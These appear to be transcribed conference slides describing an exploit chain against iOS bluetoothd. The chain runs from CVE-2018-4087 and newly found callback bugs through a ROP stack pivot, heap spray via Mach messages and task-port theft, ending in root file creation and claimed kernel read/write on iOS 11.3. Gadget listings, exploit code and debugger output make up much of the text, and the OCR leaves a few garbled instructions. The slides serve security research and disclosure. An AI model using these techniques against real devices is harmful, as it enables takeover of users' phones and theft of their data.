
# Mach Service: Bluetooth

- A process can use `BTSessionAttach` to create a session\_token for bluetoothd and then use `BTLocalDeviceAddCallbacks` to register a callback for event notification.




# Mach Service: Bluetoothd CVE-2018-4087 by @raniXCH

- However, Bluetoothd only uses the session token to identify the process which means we can use a sandboxed app to hijack a communication between bluetoothd and unsandboxed processes through the session token.



# Mach Service: Bluetoothd CVE-2018-4087

- The problem is the `ses_token` is too easy to be brute forced. It only has 0x10000 (0x0000 - 0xFFFF) possible values.
- Apple fixed this problem by adding a `user_id` (`=arc4random()`) to each session, only the process knows the `user_id` and `bluetoothd` will check the `map[ses_token] == user_id`.





# Mach Service: Bluetoothd 0-day bugs


- As we mentioned before, a `user_id = arc4random() = [0x00000000-0xFFFFFFFF]`. If we know the `session_token`, we can still hijack the communication through the `user_id` brute force.

- But it takes a very long long time (about 12 hours) ...



- Wait...what if there are other callback registration functions without a `user_id`?

- Bingo! `0xFA365 BTAccessoryManagerAddCallbacks()`!



# Mach Service: Bluetoothd 0-day bugs


- However, after sending message to bluetoothd through `BTAccessoryManagerAddCallbacks()`, nothing happened!



- Finally, I found the problem. The callback event can be triggered only when the iOS device connects to a new device which means we need to trigger the callback by click the Bluetooth device manually.




Click!



# Mach Service: Bluetoothd 0-day bugs

- **Callbacks 1(a long long time), Callbacks 2(hard to trigger), Callbacks 3 Again! Yes, we found a new function with callbacks and it's easy to trigger!**



- **0xFA329 BTDiscoveryAgentCreate() can create a callback for the discovery agent and then we can use 0xFA32B BTDiscoveryAgentStartScan() to trigger the callback without manual click!**

```
Incident Identifier: 47FDCF3B-E85E-42A5-B248-0A0170243EF6
CrashReporter Key:  e7e78d383581d5966ceefcf432384958d5f317a2
Hardware Model:      iPhone8,1
Process:              bluetoothd [323]
Path:                 /usr/sbin/bluetoothd
Identifier:            bluetoothd
Version:              ???
Code Type:            ARM-64 (Native)
Role:                 Unspecified
Parent Process:       launchd [1]
Coalition:            com.apple.bluetoothd [119]

Date/Time:            2018-03-30 18:36:40.4976 +0800
Launch Time:          2018-03-30 18:24:51.0265 +0800
OS Version:           iPhone OS 11.3 (15E216)
Baseband Version:     104
Report Version:       104


Exception Type:       EXC_BAD_ACCESS (SIGBUS)
Exception Subtype:    EXC_ARM_DA_ALIGN at 0x0042424242424242
```

**MISSION  
COMPLETE**



# PC Control -> Control the Process in a Classic Way

- The goal is not only control the PC pointer but the process as well.
- Next step is to create a ROP chain and do a heap spray for the target process.




- In this case, we use `MACH_MSGH_BITS_COMPLEX` Mach msg with `MACH_MSG_OOL_DESCRIPTOR` memory.
- If we send the msg and don't receive the msg, the ROP chain will stay in the target's memory space persistently.
- After several tests, we can find a `MAGIC_ADDR` which is `0x105400000`.

# PC Control -> Control the Process in a Classic Way

- Controlled registers: X3,X4,X5,X19,X20. And last BR is X4:

```
* thread #20, queue = 'BT CallbackMgr', stop reason = breakpoint 1.1
  frame #0: 0x00000001000a3b38 BTServer`_mh_execute_header + 31544
BTServer`_mh_execute_header:
-> 0x1000a3b38 <+31544>: br      x4
    0x1000a3b3c <+31548>: adrp    x0, 818
    0x1000a3b40 <+31552>: add     x0, x0, #0xea0      ; =0xea0
    0x1000a3b44 <+31556>: adrp    x1, 783
Target 0: (BTServer) stopped.
(lldb) re r
General Purpose Registers:
  x0 = 0x0000000048530001
  x1 = 0x0000000000000008
  x2 = 0x0000000000000000
  x3 = 0x4242424242424242
  x4 = 0x4141414141414141
  x5 = 0x4242424242424242
```

Stack pivot ?



- Until now, we can only do BOP (JOP). But it' s hard for us to control the program flow. So, we need a stack pivot to control the stack and change BOP -> ROP.

# PC Control -> Control the Process in a Classic Way

- A great stack pivot gadget can be found at libsystem\_platform.dylib:

```
0x192164b78: 0xa9405013    ldp    x19, x20, [x0]
0x192164b7c: 0xa9415815    ldp    x21, x22, [x0, #0x10]
0x192164b80: 0xa9426017    ldp    x23, x24, [x0, #0x20]
0x192164b84: 0xa9436819    ldp    x25, x26, [x0, #0x30]
0x192164b88: 0xa944701b    ldp    x27, x28, [x0, #0x40]
0x192164b8c: 0xa945781d    ldn    x29, x30, [x0, #0x50]
0x192164b90: 0xa946081d    ldp    x29, x2, [x0, #0x60]
0x192164b94: 0x6d472408    ldp    d8, d9, [x0, #0x70]
0x192164b98: 0x6d482c0a    ldp    d10, d11, [x0, #0x80]
0x192164b9c: 0x6d49340c    ldp    d12, d13, [x0, #0x90]
0x192164ba0: 0x6d4a3c0e    ldn    d14, d15, [x0, #0xa0]
0x192164ba4: 0x9100005f    mov    sp, x2
0x192164ba8: 0xaa0103e0    mov    x0, x1
0x192164bac: 0xf100001f    cmp    x0, #0x0
0x192164bb0: 0x54000041    b.ne   0x192164bb8
0x192164bb4: 0x91000040    add    x0, x0, #0x1
0x192164bb8: 0xd65f03c0    ret
```

Control X0 -> x19 & x20

Control X0 -> x2 & x29

Control X2 -> SP

RET!

- If we can control x0, then we can control sp.



# PC Control -> Control the Process in an Elegant Way

- Now we can ROP (e.g., steal files, open a sandboxed IOKit userclient)!

return

Oriented

Programming

Task port?




- But ROP is not elegant. We want the task port to control everything!



# Mach Port 101

- A port provides an endpoint for IPC. Messages can be sent to a port or received from it:




- Ports can contain rights and port rights can be passed in messages.
- The most important port for one process is `mach_task_self()`. One can control the memory and all registers of the process through its task port.



- We can use `mach_vm_allocate(target_task_port, &remote_addr, remote_size, 1)` to allocate memory in a remote process.
- `mach_vm_write(target_task_port, remote_address, local_address, length)` can be used to copy data into a remote process.
- `thread_create_running(target_task_port, ARM_THREAD_STATE64, &thread_state, stateCnt, &thread_port)` can be used to create a new thread in a remote process.
- Therefore, if we can get one process' s task port. We can easily control the whole process through mach msg.

# Get the task port!

- Let's try to get the task port of the remote process.



# Get the task port!

Some tricks learn from Mach\_portal:

- We can use `mach_port_insert_right(mach_task_self(), port, port, MACH_MSG_TYPE_MAKE_SEND)` to insert a send right to the port. And this port can be send by OOL message with `MACH_MSG_PORT_DESCRIPTOR` type.
- In most time, `mach_task_self()` returns `0x103`, so we can just use `0x103` without ROP (to call `mach_task_self()`).
- In order to send the task port to our pwn app, we need to know the port number of our pwn app. But we cannot use `launchd` to help us. Luckily, the port number can be guessed by  $(0x103 + 0x100 * N)$ . That's why we send `0x1000` ports to the remote process (in order to increase the successful rate).

## Remotely malloc memory in the target process:

```
uint64_t local_addr = (uint64_t)malloc(4*1024*1024);
uint64_t local_length = 4*1024*1024;
memset(local_addr, 0x42, local_length);
uint64_t remote_stack_base = alloc_and_fill_remote_buffer(target_task_port, local_addr, local_length);
```

2 ⚠ Incompatible integer to pointer conversion passing

```
check if we get task port!
*** got task port message ***
task port: 105e5f
win!
remote_stack_base=1061d0000
```

```
(lldb) x/100x 0x00000001061d0000
0x1061d0000: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0010: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0020: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0030: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0040: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0050: 0x42424242 0x42424242 0x42424242 0x42424242
0x1061d0060: 0x42424242 0x42424242 0x42424242 0x42424242
```

## Remotely execute functions in the target process:

```
call_remote(target_task_port, creat, 2, REMOTE_CSTRING("/tmp/mzheng.txt"), REMOTE_LITERAL(0755));
```

```
mzheng-iphone:/tmp root#
mzheng-iphone:/tmp root# ls
mzheng-iphone:/tmp root# ls
mzheng.txt*
```

# iOS 11 mitigation

iOS 11 (not in macOS 10.13) extended the limit to the use of all task ports for app processes:

```
kern_return_t
task_conversion_eval(task_t caller, task_t victim)
{
    ...

    #if CONFIG_EMBEDDED
        /*
         * On embedded platforms, only a platform binary can resolve the task port
         * of another platform binary.
         */
        if ((victim->t_flags & TF_PLATFORM) && !(caller->t_flags & TF_PLATFORM)) {
    #if SECURE_KERNEL
        return KERN_INVALID_SECURITY;
    #else
        if (cs_relax_platform_task_ports) {
            return KERN_SUCCESS;
        } else {
            return KERN_INVALID_SECURITY;
        }
    #endif /* SECURE_KERNEL */
        }
    #endif /* CONFIG_EMBEDDED */

    return KERN_SUCCESS;
}
```

But ROPs always work in user mode.

# Function Call Primitive

A generic primitive for function calls with arbitrary parameters in CoreFoundation:

```
(lldb) x/100i 0x18302dc7c
0x18302dc7c: 0xaa1a03e0
0x18302dc80: 0xaa1903e1
0x18302dc84: 0xaa1803e2
0x18302dc88: 0xaa1703e3
0x18302dc8c: 0xaa1603e4
0x18302dc90: 0xaa1503e5
0x18302dc94: 0xaa1403e6
0x18302dc98: 0xaa1303e7
0x18302dc9c: 0xa9447bfd
0x18302dca0: 0xa9434ff4
0x18302dca4: 0xa94257f6
0x18302dca8: 0xa9415ff8
0x18302dcac: 0xa8c567fa
0x18302dcb0: 0xd61f0100
0x18302dcb4: 0x52800000
0x18302dcb8: 0xa9447bfd
0x18302dcbc: 0xa9434ff4
0x18302dcc0: 0xa94257f6
0x18302dcc4: 0xa9415ff8
0x18302dcc8: 0xa8c567fa
0x18302dcc: 0xd65f03c0

mov x0, x26
mov x1, x25
mov x2, x24
mov x3, x23
mov x4, x22
mov x5, x21
mov x6, x20
mov x7, x19
ldp x29, x30, [sp, #0x40]
ldp x20, x19, [sp, #0x30]
ldp x22, x21, [sp, #0x20]
ldp x24, x23, [sp, #0x10]
ldp x26, x25, [sp], #0x50
br x8
mov w0, #0x0
ldp x29, x30, [sp, #0x40]
ldp x20, x19, [sp, #0x30]
ldp x22, x21, [sp, #0x20]
ldp x24, x23, [sp, #0x10]
ldp x26, x25, [sp], #0x50
ret
```

0-N parameters :  
X0-X7 and stack

X8->Function Call

Return to X30



- Attack iOS kernel through unsandboxed IOKit userclient on iOS 11.3 :

```
{
  "build" : "iPhone OS 11.3 (15E216)",
  "product" : "iPhone8,1",
  "kernel" : "Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018;
root:xnu-4570.52.2~8/RELEASE_ARM64_S8000",
  "incident" : "590E0A9A-31F8-4E44-9C50-AC9A7[REDACTED]",
  "crashReporterKey" : "eb4e899661e0c33a6c7b6a2a00000000",
  "date" : "2018-04-06 17:11:09.09 +0800",
  "panicString" : "panic(cpu 0 caller 0xfffffff00a7af888): \"Kernel instruction fetch
abort: pc=0x4040404040404040 iss=0x4 far=0x4040404040404040. Note: the faulting frame may
be missing in the backtrace.\"\\nDebugger message: panic\\nMemory ID: 0x1\\nOS version:
15E216\\nKernel version: Darwin Kernel Version 17.5.0: Tue Mar 13 21:32:11 PDT 2018;
root:xnu-4570.52.2~8/RELEASE_ARM64_S8000\\nKernelCache UUID:
DA2D57999D120F558B364179354C9E60\\niBoot version: iBoot-4076.50.126\\nsecure boot?:
YES\\nPaniclog version: 9\\nKernel slide: 0x0000000036000000\\nKernel text base:
0xfffffff00a604000\\nEpoch Time:          sec          usec\\n  Boot   : 0x5ac731ae
0x000e38a5\\n  Sleep   : 0x00000000 0x00000000\\n  Wake    : 0x00000000 0x00000000\\n
```

- Break Kernel slide and gain arbitrary kernel R/W ability on iOS 11.3:

```
kernel_base=0xffffffff017004000
kernel_slide=0x10000000

read from 0xffffffff017004000: 0x100000cfeedfacf
read from 0xffffffe000010000: 0xffffffff016e84c50
write 0x4242424242424242 to 0xffffffe000010000
